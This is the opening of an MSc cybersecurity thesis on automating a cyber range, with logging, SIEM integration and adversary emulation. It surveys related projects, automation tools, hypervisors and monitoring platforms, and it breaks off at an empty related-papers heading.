# UNIVERSITY OF PIRAEUS - DEPARTMENT OF INFORMATICS

## MSc «Cybersecurity and Data Science»

## MSc Thesis

| | |
|---|---|
| **Thesis Title:** | **Cyber Range Development: Configuration of the Cyber Range Environment Network and Monitoring Tools**<br>Ανάπτυξη Εικονικού Περιβάλλοντος Δοκιμών: Ρύθμιση Περιβάλλοντος, Δικτύου και Εργαλείων Παρακολούθησης |
| **Student's name-surname:** | **Nikitas Makris** |
| **Father's name:** | **Dimitrios** |
| **Student's ID No:** | ΜΠΚΕΔ/2218 |
| **Supervisor:** | **Panagiotis Kotzanikolaou, Professor** |

**November 2024**

**3-Member Examination Committee**

| | | |
|---|---|---|
| **Panagiotis Kotzanikolaou** | **Konstantinos Patsakis** | **Michael Psarakis** |
| **Professor** | **Associate Professor** | **Associate Professor** |

## Contents

## Σύνοψη

Καθώς τα περιβάλλοντα μας ψηφιοποιούνται ολοένα και περισσότερο, η συχνότητα και η πολυπλοκότητα των επιθέσεων στον κυβερνοχώρο συνεχίζουν να αυξάνονται. Η έλλειψη επαγγελματιών στον τομέα της κυβερνοασφάλειας, σε συνδυασμό με τα εξελισσόμενα πρότυπα επιθέσεων, υπογραμμίζει την ανάγκη για προηγμένα περιβάλλοντα κατάρτισης που προσομοιάζουν τα σενάρια του πραγματικού κόσμου. Η πρακτική εργαστηριακή εργασία, οι προκαθορισμένες προκλήσεις hacking, οι διαγωνισμοί Capture the Flag (CTF) και οι εικονικές μηχανές είναι κοινές μέθοδοι που χρησιμοποιούνται για την ενίσχυση των δεξιοτήτων κυβερνοασφάλειας. Ωστόσο, αυτοί οι εκπαιδευτικοί πόροι μπορούν γρήγορα να ξεπεραστούν, δεδομένου ότι καθημερινά εισάγονται νέες απειλές. Τα δοκιμαστικά περιβάλλοντα (Cyber Ranges) προσφέρουν μια πιο δυναμική και ολοκληρωμένη εναλλακτική λύση προσομοιώνοντας δίκτυα, συστήματα και εφαρμογές για να διευκολύνουν την κλιμακούμενη εκπαίδευση, κατάρτιση και δοκιμή στον τομέα της κυβερνοασφάλειας. Αυτό επιτυγχάνεται επιτρέποντας στους επαγγελματίες να αξιολογούν τις επιπτώσεις των αναδυόμενων απειλών σε ένα ενημερωμένο αντίγραφο της πραγματικής υποδομής τους, χωρίς να διακινδυνεύουν διακοπές λειτουργίας ή να θέτουν σε κίνδυνο ευαίσθητα δεδομένα. Τα περιβάλλοντα αυτά μπορούν να υποστηρίξουν την κοινότητα κυβερνοασφάλειας ώστε να συμβαδίζει με την ταχεία ανάπτυξη των ανατρεπτικών τεχνολογιών και την αυξανόμενη διασυνδεσιμότητα των ψηφιακών συστημάτων. Η παρούσα διατριβή προτείνει μια μεθοδολογία και μια υλοποίηση μιας στοίβας λογισμικού που περιλαμβάνει: 1) την αυτοματοποιημένη και αναπαραγώγισιμη ανάπτυξη ενός περιβάλλοντος που περιέχει βασικές υπηρεσίες και χρήστες 2) τη μεθοδολογία ενεργοποίησης μηχανισμών καταγραφής για την ορθή ανίχνευση απειλών 3) τη μέθοδο σύνδεσης με λύσεις εποπτείας συστημάτων (SIEM) από τους ενεργούς μηχανισμούς καταγραφής 4) την υλοποίηση προσομοίωσης αντιπάλων για την επαλήθευση της λειτουργικότητας της στοίβας ανίχνευσης. Με την επίδειξη αυτής της αλυσίδας διαδικασιών, η παρούσα διατριβή προσφέρει μια μεθοδολογία που απομυθοποιεί μια φαινομενικά πολύπλοκη διαδικασία, η οποία μπορεί να προωθηθεί από τους οργανισμούς τόσο του ιδιωτικού όσο και του δημόσιου τομέα για τη δημιουργία δοκιμαστικών περιβαλλόντων με βάση τις πραγματικές τους υποδομές και την επαναλαμβανόμενη δοκιμή τους έναντι νέων απειλών, ενώ παράλληλα επαληθεύει ότι η στοίβα ανίχνευσης λειτουργεί σωστά.

## Abstract

As our environments become increasingly digitized, the frequency and complexity of cyber-attacks continue to grow. The shortage of cybersecurity professionals, coupled with evolving attack patterns, underscores the need for advanced training environments that closely simulate real-world scenarios. Practical lab work, pre-configured hacking challenges, Capture the Flag (CTF) competitions, and virtual machines are common methods used to enhance cybersecurity skills. However, these training resources can quickly become outdated since new threats are introduced daily. Cyber ranges offer a more dynamic and comprehensive alternative by simulating networks, systems, and applications to facilitate scalable cybersecurity education, training, and testing. They achieve this by allowing professionals to assess the impact of emerging threats on an updated copy of their actual infrastructure without risking operational downtime or compromising sensitive data. These environments can support the cybersecurity community to keep pace with the rapid development of disruptive technologies and the growing interconnectivity of digital systems. This thesis proposes a methodology and an implementation of a software stack that includes: 1) the automated, and replicable deployment of a cyber range containing basic services and users 2) the methodology of enabling logging mechanisms to properly detect threats 3) the connection method to SIEM solutions from the active logging mechanisms 4) the implementation of adversary emulation to verify the functionality of the detection stack. By demonstrating this chain of procedures, this thesis offers a methodology that demystifies a seemingly complex procedure, which can be fostered by vendors both in the private and public sector to build cyber ranges based on their actual infrastructures and repetitively test them against new threats while also verifying that their detection stack is properly functioning.

# 1. Introduction

Cyber ranges are virtual environments that can use actual network equipment, as required and they can range from single stand-alone environments to internet replicating environments that may even be publicly accessible. Cyber ranges may be used internally by private and public organizations, or by students in the classroom or online from training and education providers. There are different concerns in different use cases regarding cybersecurity and vulnerability assessing. There are cases where most of the network consists of IoT devices or IP sensors, challenges like what kind of approach is needed by also considering the environment under which each device must operate in. For example, in agriculture a lot of automated equipment is being introduced to cut personnel needs for planting, harvesting or maintenance and a lot of different kinds of sensors are being deployed throughout the fields for bugs monitoring so the crops stay healthy until harvest period etc. Such kind of devices are exposed out in the open field without anything protecting them from external tampering and are susceptible to any malicious network intrusion because most of them are communicating wirelessly. In the maintenance part, robotic vision also comes into play to detect diseases among plants etc. and take the necessary actions. This creates a complex infrastructure containing IT devices such as control stations, IoT devices such as sensors and cameras, cloud services for image processing etc. Other examples can be mentioned in maritime, supply chains, healthcare, emergency private or public deployments etc. and each one of them does not share the same challenges with the rest.

There is also the existing computing infrastructure is constantly expanding and the deployment environment around its expansion is changing, which also introduces new challenges. Today there is a huge amount of centralized computing capacity in big data centers which in most cases has all the necessary equipment, physical security etc. to be considered a well monitored and controlled environment for all the IT equipment that resides in it. Cloud providers are already experimenting with ways to decrease the latency of access to their data center hosted services, which shifts the whole industry towards major structural changes. One approach is to increase the medium between the data centers and the users, which plainly means to increase the internet access bandwidth for each user and work with the Internet Service Providers to decrease the latency. The other approach is to extend the cloud capabilities further out of the data centers, so they are physically closer to the end user. The latter approach, if adopted, will force the industry to lean towards solutions like Fog and Edge Computing which is not the same as data center deployments. Edge and Fog member devices can be deployed in much more hostile environments than the one a data center provides. This means that these devices can be, but not always, physically exposed to the public, or have exposed networking medium and even though they might have some computing capacity, they have limited ways to protect the data they are processing or storing. All these mean that the environment of the deployed devices is again changed and must be reviewed each time for each case (or tier/category) so a suitable cybersecurity policy can be applied. The framework on top of which the whole data transaction occurs, must be built in a way that the edge device provides a result that is not stored into the edge device itself, it is encrypted and is only a piece of information that is useful only to the serving client. In such cases, the framework provides some certainty, but is by no means the only thing that can be relied upon, and a proper cybersecurity policy could be enforced that could monitor any data leaks and external environment changes, like network port changes, chassis intrusions etc. Cyber Ranges can facilitate the architecture, planning, standardization and deployment of these environments. Also, a major security concern is the IoT devices which are considered the weakest link inside a network and their security has been extensively explored in existing literature, reflecting the growing recognition of the critical importance of securing interconnected devices in modern digital ecosystems. Researchers and practitioners alike have delved into various aspects of IoT security, including vulnerability assessment, threat detection, risk management, and mitigation strategies. Numerous studies have highlighted the inherent security challenges posed by the proliferation of IoT devices across diverse domains such as healthcare, transportation, smart homes, and industrial systems. The vulnerability of medical IoT devices to cyberattacks and the need for robust security measures to safeguard patient data and ensure the integrity of healthcare systems are critical. Similarly, a comprehensive analysis of security vulnerabilities has been conducted in smart home IoT devices, identifying common attack vectors, and proposing mitigation strategies to enhance device security. Furthermore, advancements in automated vulnerability assessment and risk management have garnered significant attention in recent years. Researchers have proposed various methodologies and tools for automating the process of identifying and mitigating security vulnerabilities in IoT devices. For instance, a machine learning-based approach for detecting anomalous behavior in IoT networks, enabling proactive threat detection and response or a vulnerability assessment framework leveraging machine learning techniques to prioritize security patches and mitigate potential risks in IoT environments. Despite the progress made in IoT security research, several challenges and gaps persist. One notable challenge is the complexity and heterogeneity of IoT ecosystems, encompassing diverse devices, protocols, and communication networks. As a result, ensuring interoperability and compatibility between different IoT components remains a significant obstacle to effective security management. Moreover, the lack of standardized security protocols and best practices exacerbates the risk of vulnerabilities and exploits in IoT devices.

Considering these challenges, the present study seeks to contribute to the existing body of knowledge by proposing an automated tool for vulnerability assessment and risk management in IoT environments. By building upon existing research and leveraging advanced technologies such as machine learning and data analytics, this study aims to address critical gaps in current IoT security practices and provide practical solutions for enhancing the security posture of IoT devices. This is also underscored by numerous real-world incidents and cyberattacks that have targeted interconnected devices across various sectors. Examining these case studies provides valuable insights into the vulnerabilities inherent in IoT ecosystems and the potential consequences of inadequate security measures. One notable case study is the Mirai botnet attack, which occurred in 2016 and targeted vulnerable IoT devices, including routers, IP cameras, and digital video recorders. The Mirai botnet, comprised of compromised devices, was used to launch large-scale distributed denial-of-service (DDoS) attacks, disrupting internet services and infrastructure worldwide. This incident highlighted the widespread impact of IoT device vulnerabilities and underscored the need for enhanced security measures to mitigate the risk of botnet exploitation. Another illustrative example is the WannaCry [1] ransomware attack, which affected hundreds of thousands of computers and IoT devices globally in 2017. This ransomware exploited vulnerability in the Windows operating system, spreading rapidly across networks and encrypting files on infected devices. Healthcare organizations were severely impacted by the attack, with reports of disrupted services and compromised patient data. This case study emphasized the interconnected nature of IoT devices and the cascading effects of cyberattacks on critical infrastructure and essential services. Furthermore, the Stuxnet worm attack, discovered in 2010, targeted industrial control systems, including those used in nuclear facilities and power plants. The Stuxnet worm exploited vulnerabilities in supervisory control and data acquisition (SCADA) systems, enabling attackers to manipulate centrifuge speeds and sabotage uranium enrichment processes. These case studies indicate the multifaceted nature of IoT security challenges and the diverse range of threats facing interconnected devices. From large-scale botnet attacks to targeted ransomware campaigns and state-sponsored cyber espionage, the evolving threat landscape necessitates a proactive and comprehensive approach to security. By learning from past incidents and understanding the tactics, techniques, and procedures employed by threat actors, organizations can better prepare and defend against future cyber threats in IoT environments. The concept of this thesis is that in conjunction with other tools and research can enforce cybersecurity on all systems of pre-specified groups that form the defensive mechanism of a network infrastructure. Each pre-specified group can meet specific requirements of the zones that it covers, taking into consideration the properties of the segment. That is due to the segmentation of the contemporary networks, that are in place to compartmentalize types of users, departments, infrastructure itself and contain exposure or damage when this occurs. Also considering that all segments, at some point and level, are all interconnected together directly or indirectly and this must be considered so all points of entry must be calculated along with the possible attack pathways. Most cases require a lot of customization that must not affect the working status of the actual networks themselves, and a Cyber Range can be a carbon copy of such an environment in which all these test scenarios can take place, without stopping services on the actual network. A cyber range that incorporates the most common systems that could exist in a corporate network can be the basis on which most tests can be performed. This basic Cyber Range environment must also incorporate representative network segmentation, and it must be implemented using best practice networking techniques and configuration of all the necessary security system rules according to the nature and level of required access at each network segment. Furthermore, the whole infrastructure must be ready for monitoring and recording of all the network traffic with systems like an IDS system that should have access to different security levels of the infrastructure. This will enable it to monitor all the different types of attacks that might target different systems within the infrastructure. This also depicts most networks, where the infrastructure has limited resources and often a single firewall device is responsible to route traffic through all the different security levels so an IDS system can be fed data inline or out of that Firewall appliance.

By examining key concepts, challenges, and real-world examples, the groundwork is laid for further exploration into the development of a Cyber Range environment and automated tools for vulnerability assessment and risk management. Moving forward, this thesis aims to contribute novel insights and practical solutions to address the pressing cybersecurity challenges of our interconnected world.

## 1.1 Motivation

As stated, Cyber Ranges have emerged as critical tools for enhancing cybersecurity education, training, and testing by simulating real-world cyberattack scenarios in controlled environments. Various organizations and initiatives have developed both proprietary and open-source Cyber Range solutions aimed at addressing the growing complexity of cyber threats.

Proprietary solutions like IBM's X-Force Command Cyber Range [2], Microsoft's Cybersecurity Center, and Cisco's Cyber Range offer immersive training experiences tailored to organizational needs, focusing on simulating advanced cyber threats, improving incident response capabilities, and offering specialized training for various industries. These environments provide valuable hands-on experience but are often limited by the predefined scenarios and the specific technologies they support.

Open-source projects, such as RangeForce CyberSkills [3] Platform and Cyber Range And Training Environment (CRATE) [4], provide a more flexible and customizable approach. These platforms enable users to tailor scenarios to specific organizational needs while offering cost-effective solutions. Open-source ranges also foster collaboration within the cybersecurity community, promoting innovation and knowledge-sharing. These solutions allow organizations to dynamically simulate cyber threats and better understand the scope of vulnerabilities present in their environments, all while benefiting from the transparency and flexibility of open-source systems.

However, despite these advances, several gaps remain. Current Cyber Range solutions, whether proprietary or open source, typically rely on static infrastructures that behave predictably, which diminishes their effectiveness in simulating the unpredictability of real-world attacks. Machine learning integration, though promising, often involves false data inputs or limited system compatibility, particularly when closed ecosystems or proprietary products are involved. Additionally, the increasing complexity of networks, especially with the rise of Internet of Things (IoT) devices, makes it difficult for many Cyber Range solutions to scale effectively and maintain realism.

To further complicate matters are the lack of modularity, ease of use, and the high costs associated with hosting and maintaining these environments. Most Cyber Ranges focus on simulating specific scenarios without the flexibility to adapt to rapidly changing threats or infrastructures. As cyber-attacks become more sophisticated, traditional training environments fall short of preparing cybersecurity professionals for novel attack vectors and zero-day exploits. While some ranges can attract malicious behavior by acting as honeypots, many still fall short of providing realistic simulations that mirror the dynamic nature of real-world environments, limiting their effectiveness for both training and research purposes.

To address these gaps, the advancement of automation within Cyber Ranges can reduce re-deployment times and improve usability. Automation can also enable more seamless reconfiguration of the environment, making it more responsive to emerging threats. Furthermore, deploying Cyber Ranges as highly realistic, isolated environments can provide invaluable insights by capturing malicious traffic and simulating tailored attacks against real-world systems. These enhanced features would allow researchers to study attacker behavior, discover new vulnerabilities, and share findings with the cybersecurity community to improve global defenses. As the complexity of cyber threats continues to evolve, it is essential to develop more adaptive and modular Cyber Ranges that can keep pace with the dynamic cybersecurity landscape and provide ongoing value to both professionals and researchers alike. To address some of these issues, there are some notable projects like Ludus [5] and Immersive Labs [6].

Ultimately, all the projects discussed contribute toward advancing cybersecurity defense, but addressing these key gaps modularity, automation, and system complexity remains crucial for future development of Cyber Ranges that can truly mimic and respond to the evolving nature of cyber threats. By focusing on these challenges, Cyber Ranges can be transformed into more versatile, realistic, and effective platforms, providing cybersecurity professionals with the training, tools, and insights they need to stay ahead of increasingly sophisticated adversaries.

## 1.2 Contribution

This thesis attempts to address some of the key gaps identified in current Cyber Range solutions by offering innovative approaches that enhance flexibility and scalability in these environments. One of the core contributions of this work is the in-depth exploration of hardware and software requirements, network architecture, virtualization platforms, and security tools necessary to construct an effective Cyber Range. By systematically identifying and detailing these components, the research provides a comprehensive blueprint for building a Cyber Range that closely mimics real-world network conditions and cyber threats. This includes selecting appropriate computing resources, network devices, and software applications that can simulate the complexities of modern operational networks.

Furthermore, the current work aims to address the challenge of sourcing the necessary hardware and software resources from reliable and credible providers. This involves a meticulous evaluation of the availability, compatibility, and cost-effectiveness of these resources, ensuring that the Cyber Range is both functional and adaptable to the needs of various organizations. The result is a step-by-step guide that offers best practices for setting up the environment, covering aspects like network configuration, virtual machine setup, software installation, and security policy implementation. These examples are designed to serve as a practical manual for practitioners, enabling them to replicate the setup with scalability and customization for different organizational requirements.

Beyond the technical aspects, this thesis also focuses on automation as a solution to the static nature of existing Cyber Ranges. Currently, many Cyber Ranges rely on predefined scenarios that become predictable over time. This work introduces a fully automated process for redeploying and reconfiguring environments, allowing them to respond dynamically to new threats. By automating the redeployment process, the Cyber Range becomes more responsive and easier to adapt, reducing the manual effort required to maintain and update the environment. This advancement not only saves time but also enhances the overall usability of the platform. Modularity is another major contribution of this work. By designing modular architecture, the Cyber Range can accommodate a wide variety of components, such as additional virtual machines, network segments, and specialized security tools. This flexibility is particularly valuable for organizations with diverse infrastructures, including IoT networks and cloud-based systems, allowing the environment to be customized to meet specific needs and simulate more complex scenarios.

Another key focus of this thesis is on integrating advanced monitoring and testing capabilities into the Cyber Range. One of the identified gaps in existing solutions is their inability to simulate real-world cyberattacks in a way that truly tests the resilience of an organization's security posture. To address this, the research incorporates realistic attack scenarios, including penetration tests, vulnerability assessments, and threat simulations. This testing ensures that security measures are rigorously evaluated and that response strategies are tailored to the specific configurations of the network being simulated. While the primary focus is not on penetration testing itself, the environment is designed to provide a comprehensive platform for conducting such assessments, monitoring performance, detecting intrusions, and analyzing the impact of attacks. This contributes to improving overall cybersecurity resilience by enabling organizations to test their systems in a controlled yet realistic environment. The ability to monitor and evaluate these attack scenarios with detailed data provides invaluable insights into system vulnerabilities and the effectiveness of security protocols.

Moreover, this thesis illustrates the scalability challenges that may arise with increasingly complex network ecosystems, particularly those involving IoT devices. As networks grow, maintaining high fidelity in simulations becomes more difficult. To overcome this, the work proposes scalable solutions that ensure the Cyber Range can accommodate larger numbers of devices and more intricate network topologies without sacrificing performance or realism. This scalability ensures that as an organization’s network evolves, the Cyber Range remains a valuable testing and training tool. This feature enhances the range’s ability to reflect the unpredictability of modern cyberattacks and strengthens its role in preparing cybersecurity professionals for the evolving threat landscape.

By addressing these significant gaps automation, modularity, testing capabilities, and scalability, this thesis contributes to the development of more robust and dynamic Cyber Range environments. It not only provides a detailed framework for creating and managing these environments but also ensures that they are equipped to simulate the complexities of real-world cyber threats, making them an essential tool for cybersecurity training, testing, and research.

## 1.3 Thesis Structure

This research is structured in a way that allows the cybersecurity researcher to understand everything regarding the deployment automation, the reason behind each procedure, tool choices and the methodology approach. The top-level structure starts by first stating all the related work that has been done by the community. Then it continues with the Cyber Range development methodology, the implementation of the environment and the functionality validation.

The related work chapter includes existing cyber range projects, building blocks that refer tools and frameworks and related research.

The Methodology chapter covers the methodology itself, the underlying infrastructure analysis that needs to be done and deployment of the environment.

The validation chapter illustrates the deployed Cyber Range functionality, establishes some of the functionality checks needed for validation and demonstrates the deployment on a test host, monitoring enhancements and attack simulation.

# 2 Related Work

Cyber Range has been the subject of extensive study and there are some projects already that have specific deployment infrastructures and topologies in mind that create cyber range environments. There is an issue that many of them do not address and have to do with the fact that the simulated infrastructure is static and cannot easily be changed and some are also topology specific. This defeats the purpose of having one cyber range as a basis for most networks and narrows the target to a specific type of scenario, hence the need for a method that can be adapted in most cases. There are some projects that contain valuable information for something like this.

## 2.1 Cyber Range Feature Criteria

For a cyber range to be most effective, it must be able to quickly adapt to the new attack methods and so researchers to be able to work on possible solutions. Also, an ideal environment would be able to clone with as little effort as possible any existing environment from any platform and under any architecture to any platform. Also, it is worth noting that changes might be needed in cases where cloud providers offer Software as a Service (SaaS) or Platform as a service (PaaS) and might be included in the testing environment. For these cases, the Cyber Range automation should be able to create a configuration where for example, a container hosted in a Cloud Provider can be cloned and moved to a container host.

Moreover, a cyber range must be easy to deploy within a reasonable amount of time, that renders it more suitable in case researchers need to constantly replay different attacks on a “vanilla” state of the environment.

Along with all the above, the created environment must have pre-defined points where monitoring logs are gathered or easy deployment of such mechanisms. Monitoring can be an instance out of which all logs can be extracted to another tool or monitored locally within the instance itself.

Regarding the adversary emulation, this always depends on the simulated attacks, and it is part of the malicious attack campaign to find points of entry, so this is not something that a cyber range would necessarily have, unless the environment is designed for educational purposes.

## 2.2 Related Projects

There are some cyber range projects which serve as a critical tool for training, testing, and enhancing security protocols across various environments. They exemplify the diverse approaches and applications of cyber ranges in today's digital ecosystem and collectively highlight the varied applications and methodologies within the field of cyber range development, each addressing unique aspects of cybersecurity training, simulation, and system deployment.

### 2.2.1 Game Of Active Directory

This is a LAB project [7] that gives pen testers a vulnerable Active Directory environment ready to use to practice usual attack techniques. This project has 3 major flavors, each one with a different number of domains, virtual machines etc. that focuses on the capacity needed of the host and not the actual cyber range environment change. The important information extracted from this project is the deployment approaches taken depending on the type of target host. This project highlights that each deployment requires its own approach with variables being both the source environment and the cyber range. As already mentioned, the project only offers one deployment cyber range in three different versions that all focus on the same security issues of Active Directory and has very limited modularity.

### 2.2.2 Attack Range

Another very good case is Attack Range from Splunk [8] that leverages many tools to instantiate a cyber range environment both instrumented cloud and local that simulates attacks and forwards the data into a Splunk instance. This environment can be used to develop and test the effectiveness of detections, but its level of customization is limited again to the number of member nodes in it and not to the interconnection of them or the addition of new types of nodes. While the focus of this project is shifted towards cyber offense, it provides an emulated environment rather than an actual set of systems. This is very helpful and efficient for what it does but lacks the abilities that real environments have.

### 2.2.3 CyTrONE

Another very good project is CyTrONE [9] which focuses on the training aspect of cyber ranges and integrates training content and environment management. Although this project is very customizable, it is geared towards training rather than the actual testing of the environment. While it does not create a new cyber range, it is based on a preexisting one and it is shifted towards training in that environment and any changes to the cyber range must be adapted externally.

### 2.2.4 DetectionLAB

A very notable mention is DetectionLAB [10] that is no longer maintained, allowed the automation of the process of bringing an Active Directory environment online with complete logging functionality and variety security tools. While the actual environment is very specific, the deployment targets support both officially and unofficially were more than adequate. It supported Oracle VirtualBox [11], VMWare Workstation [12], ESXi [13], HyperV [14], LibVirt [15] systems like Proxmox [16], RHEL [17] and the Cloud Providers AWS [18] and Azure [19]. The deployment approach is also very interesting because it uses tools like Packer [20] and Vagrant [21] which can deploy and configure Virtual Machines with a specific configuration scenario.

### 2.2.5 Ludus

Ludus [5] project introduces is a system to build easy to use cyber environments, or "ranges" for testing and development. Built on top of Proxmox [16], it enables advanced automation while still allowing easy manual modifications or setup of virtual machines and networks. Ludus [5] is implemented as a server that runs Packer [20] and Ansible [22] to create templates and deploy complex cyber environments from a single configuration file. While this project have a lot of flexibility, focuses mainly on using as target hosts of the Cyber Range environments Proxmox [16] or similar systems, which introduces a limitation on the architecture of the deployed Virtual Machines especially regarding ARM based operating systems and also has a complex architecture regarding its networking, which hinders the deployment of outside monitoring or attack simulations.

### 2.2.6 Related Projects Comparison

As per the cyber range criteria, all mentioned related projects have totally different approaches and the result of each one have totally different attributes that makes it appealing. A basic feature set comparison chart could formed as follows:

| **Project** | **Modularity** | **Source Platform** | **Host Platform** | **Deployment** | **Monitoring** | **Attack Simulation** |
|---|---|---|---|---|---|---|
| Game Of Active Directory project [7] | Limited to specific topologies | N/A, project is not cloning actual environment | VirtualBox [11], VMWare [12], Proxmox [16], Azure [19] | Automated | Not Included | Not Included |
| Attack Range [8] | Limited to one topology | N/A, project is not cloning actual environment | All x86 archtecture platforms, Azure [19], AWS [18] | Automated | Included | Included |
| CyTrONE [9] | Limited to one topology | N/A, project is not cloning actual environment | Linux [23] | Semi-automated | Not Included | Not Included |
| DetectionLAB [10] | Limited to one topology | N/A, project is not cloning actual environment | VirtualBox [11], VMWare [12], ESXi [13], HyperV [14], LibVirt [15], Proxmox [16] , Azure [19], , AWS [18] | Semi-automated | Included | Not Included |
| Ludus [5] | Limited to specific topologies but can expand. | N/A, project is not cloning actual environment | VirtualBox [11], VMWare [12], Proxmox [16], Azure [19] | Automated | Not Included | Not Included |

*Table 1: Related Projects Comparison Chart*

## 2.3 Building Blocks

To be able to build such projects, it is necessary to be able to leverage the appropriate tools that renders their deployment, management, development and maintenance much easier. A suite of powerful tools such as Vagrant [21], Packer [20], Terraform [22], Ansible [23] and not least, Bash [24] provide robust solutions for automating, configuring and extending virtual infrastructures on any development or even production landscapes. Some of these tools can be used together, forming a tool ecosystem that allows development operations to be extremely efficient when deploying virtual infrastructures.

### 2.3.1 Automation Tools

Vagrant
Vagrant [21] is an automation command line-based tool for virtual resources provisioning that can deploy Virtual Machines and containers. This tool can be used to deploy multiple virtual machines with specific interconnections with each other. It is also capable of installing/running additional software within the deployed virtual machines which can further configure the environment.

Packer
Packer [20] is a tool that generates a compressed virtual machine file that can contain configuration files and installation images like ISO files. This is useful when used with tools like Vagrant [21] for automated deployment and configuration of virtual environments. This can accelerate the deployment process because it provides ready “Boxes” (compressed Virtual Machine images) on Vagrant [21] cloud which can be downloaded and deployed quickly.

Terraform
Terraform [22] is an infrastructure automation provisioning tool that can manage guest operating systems hosted into any local or cloud provider. This tool is extensively used in conjunction with cloud development operations personnel because of its excellent compatibility and adaptability. This tool resembles very much Vagrant, but the key difference is that Vagrant is focused on managing development environments and Terraform is for building production ready infrastructure. Terraform [22] lacks some features that other tools like Vagrant have, such as synchronized folders, automatic networking, http tunneling etc. Terraform [22] could be used in conjunction with other tools to manage and deploy virtual resources, such as a cyber range, but without any extra configuration like networking etc.

Ansible
Ansible [23] is a suite of tools that enable users to automate, configure and extend infrastructure to any target remote (cloud) or local. Ansible extension modules have maximum compatibility with any source or destination host offering agent-less architecture, relative simplicity, scalability, flexibility and predictability. This is achieved through the ansible YAML syntax workflow file structure, often called “playbooks” that are very deterministic and predictable. Ansible can be used to deploy and configure any cyber range from any source to any given target host, providing at least that there is a ssh connection. Ansible is also extremely useful when a “playbook” needs to run on multiple hosts, multiple times or on specific intervals without depending on the target hosts for the scheduling, facilitating and accelerating the development operations processes.

Bash
Bourne-Again Shell (Bash) [24] is a shell program, developed and supported by most UNIX operating systems. Bash is usually preinstalled by default to most Linux distributions, and it is

usually the default shell on most of them, which makes it instantly available for usage without any requirement for configuration or installation. It is a very powerful program that not only allows but it endorses bash scripting, which renders it one of the best candidates for cyber range deployments, especially if the target host has it by default. Bash [24] is also usually leveraged by other tools like Ansible [23], Terraform [22] etc. to perform tasks on an operating system level.

### 2.3.2 Platforms

Cloud Providers

Cloud Providers like Azure [19] or AWS [18] can be easily used for hosting testing infrastructure. It is by far the easiest way to instantiate an environment, but there are some factors that need to be considered, like costs and environment isolation. When referring to isolation, it does not mean only the Internet, but also other resources that might be present under the same cloud subscription and might be affected by this. Advantages of cloud providers are the fact that no additional equipment is needed for the Cyber Range and that it offers complete networking management that allows researchers to access the created resources from anywhere.

VMWare Workstation

VMWare Workstation [12] is a type 2 hypervisor that installs on top of another Operating System and offers ability to create, access and manage virtual machines. Also, it offers networking management that can be used to provide access remotely, given that the necessary external networking is configured accordingly.

VirtualBox

VirtualBox [11] is also a type 2 hypervisors that installs on top of Operating Systems. It enables the creation, management and access of Virtual Machines and it also has networking management capabilities, which are limited to the host itself, so any external access must be configured separately.

HyperV

HyperV [14] can be either a type 2 hypervisor or a type 1 hypervisor, depending on the underlying Windows [26] operating system. It offers the same features as a proper hypervisor would have, but the difference is that it is tethered to a Windows [26] operating system and cannot be deployed under any other operating system.

Proxmox

Proxmox [16] is a type 1 hypervisor that work on top of a Debian Linux [23] operating system. If offers the same functionality, but also offers the ability to create an manage LXC Containers and supports Clustering, which increases the resiliency and high availability of all the virtual resources. Proxmox [16] is also open-source and because it is based on Linux [23], it is compatible with High Availability, Hot Migration and resiliency requirements that an organization needs to provide production services.

Libvirt

LibVirt [15] is a virtualization technology that is used by RedHat Linux [27] and can be either a type 1 hypervisor or type 2 hypervisor depending on the initial setup of the underlying operating system. It offers most of the same features, with or without necessarily a WebUI as other solutions, but it boasts its stability and compatibility with different technologies and systems. While it is not offered exclusively as part of a RedHat Linux [27] instance and it is offered by other Linux

[23] distributions, most of them are also supported by the same company and all of them are based on the same kernel base.

ESXi
VMWare ESXi [13] is a type 1 hypervisor, that can be also managed by a VMWare Workstation [12] instance. It offers all the virtualization features along with additional ones, like clustering, high availability and hot migration of Virtual Machines within the cluster, which means that is can completely support production services that need to be available constantly.

### 2.3.3 Adversary Emulation Frameworks

CALDERA
CALDERA [25] is an open-source adversary emulation software suite, developed and supported by MITRE. It features a lot of red teaming capabilities, including the most well-known C2 Command and control intrusion techniques that involve deploying remote agents, elevating access, taking control of systems and performing lateral movement inside the network. It also offers attack planning by creating adversary campaigns that include sequenced attack actions etc.

Cobalt Strike
Cobalt Strike [29] is a pure adversary emulation framework that offers complete post exploitation agents, full Red Team operations and even collaboration among the attacking team. It is considered as a leader in this field, supporting also offensive security trainings etc. but it requires paid license which might not be ideal for each use case.

### 2.3.4 Monitoring Tools

Wazuh
Wazuh [26] is an open-source monitoring system used for inspecting networks; by gathering logs from each node network member so it identifies risk components and prevent system crashes or intrusions. The task of these systems is to find a weak point, submit a report or alert the administration. It offers agents for most systems and there are many ways to get logs from Network Intrusion Detection Systems or similar devices that are not compatible with the agents directly, so it can provide a fair overview of what is the current security posture of a network.

Splunk
Splunk [31] is a monitoring system used for ingesting logs and different data metrics from all connected nodes and then categorizing, determining with a defined set of rules, any threats that may arise. It is considered a fully featured SIEM if configured correctly, which facilitates malicious activity detection. It requires a paid license which might cause additional financial overhead if used solely for Cyber Range purposes.

## 2.4 Related Papers

There are some studies and proposals that reflect a concerted effort to advance cyber range technologies and methodologies, ensuring that cybersecurity training and testing environments are as robust and sophisticated as the threats they are designed to counter.

2.4.1 Design and Implementation of Multi-Cyber Range for Cyber Training and Testing

This paper [27] outlines the importance of constructing practical, multi-cyber ranges tailored to the unique characteristics of each military to enhance cyber training and weapon system testing. While militaries have been developing individual cyber ranges that simulate specific battlefield environments, these often do not fully represent the integrated operation environments seen in actual combat. The paper proposes a configuration plan and operational functions for a multi-cyber range that can accurately reflect real-world scenarios, including the testing of the impacts of DDoS attacks on military network interoperability. The findings suggest that DDoS attacks could significantly disrupt communication between systems, emphasizing the need for robust cyber range construction. Furthermore, the technology discussed is not limited to military applications but is also relevant to educational and business sectors, particularly in areas focusing on cyber-physical systems and as experimental sites for machine learning technologies. This represents a continuously evolving field that adapts alongside technological advancements.

### 2.4.2 Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams

This research [28] refers to the NICE [29] framework, which is developed by NIST and provides a structured approach to cybersecurity education. It focuses on the absence of structured design principles regarding cyber ranges and proposes a methodology that helps with the scenario design and the environment evaluation procedure with the aim to assist in creating practical cybersecurity scenarios.

### 2.4.3 Model-Driven Cyber Range Training: A Cyber Security Assurance Perspective

This paper [30] proposes a model-driven approach for Cyber Range Training that facilitates the automated deployment of such environments, customized to a defined scenario using simulation and emulation capabilities. It demonstrates training scenarios like phishing threats with various difficulty levels and complexity.

### 2.4.4 CyRIS: a cyber range instantiation system for facilitating security training

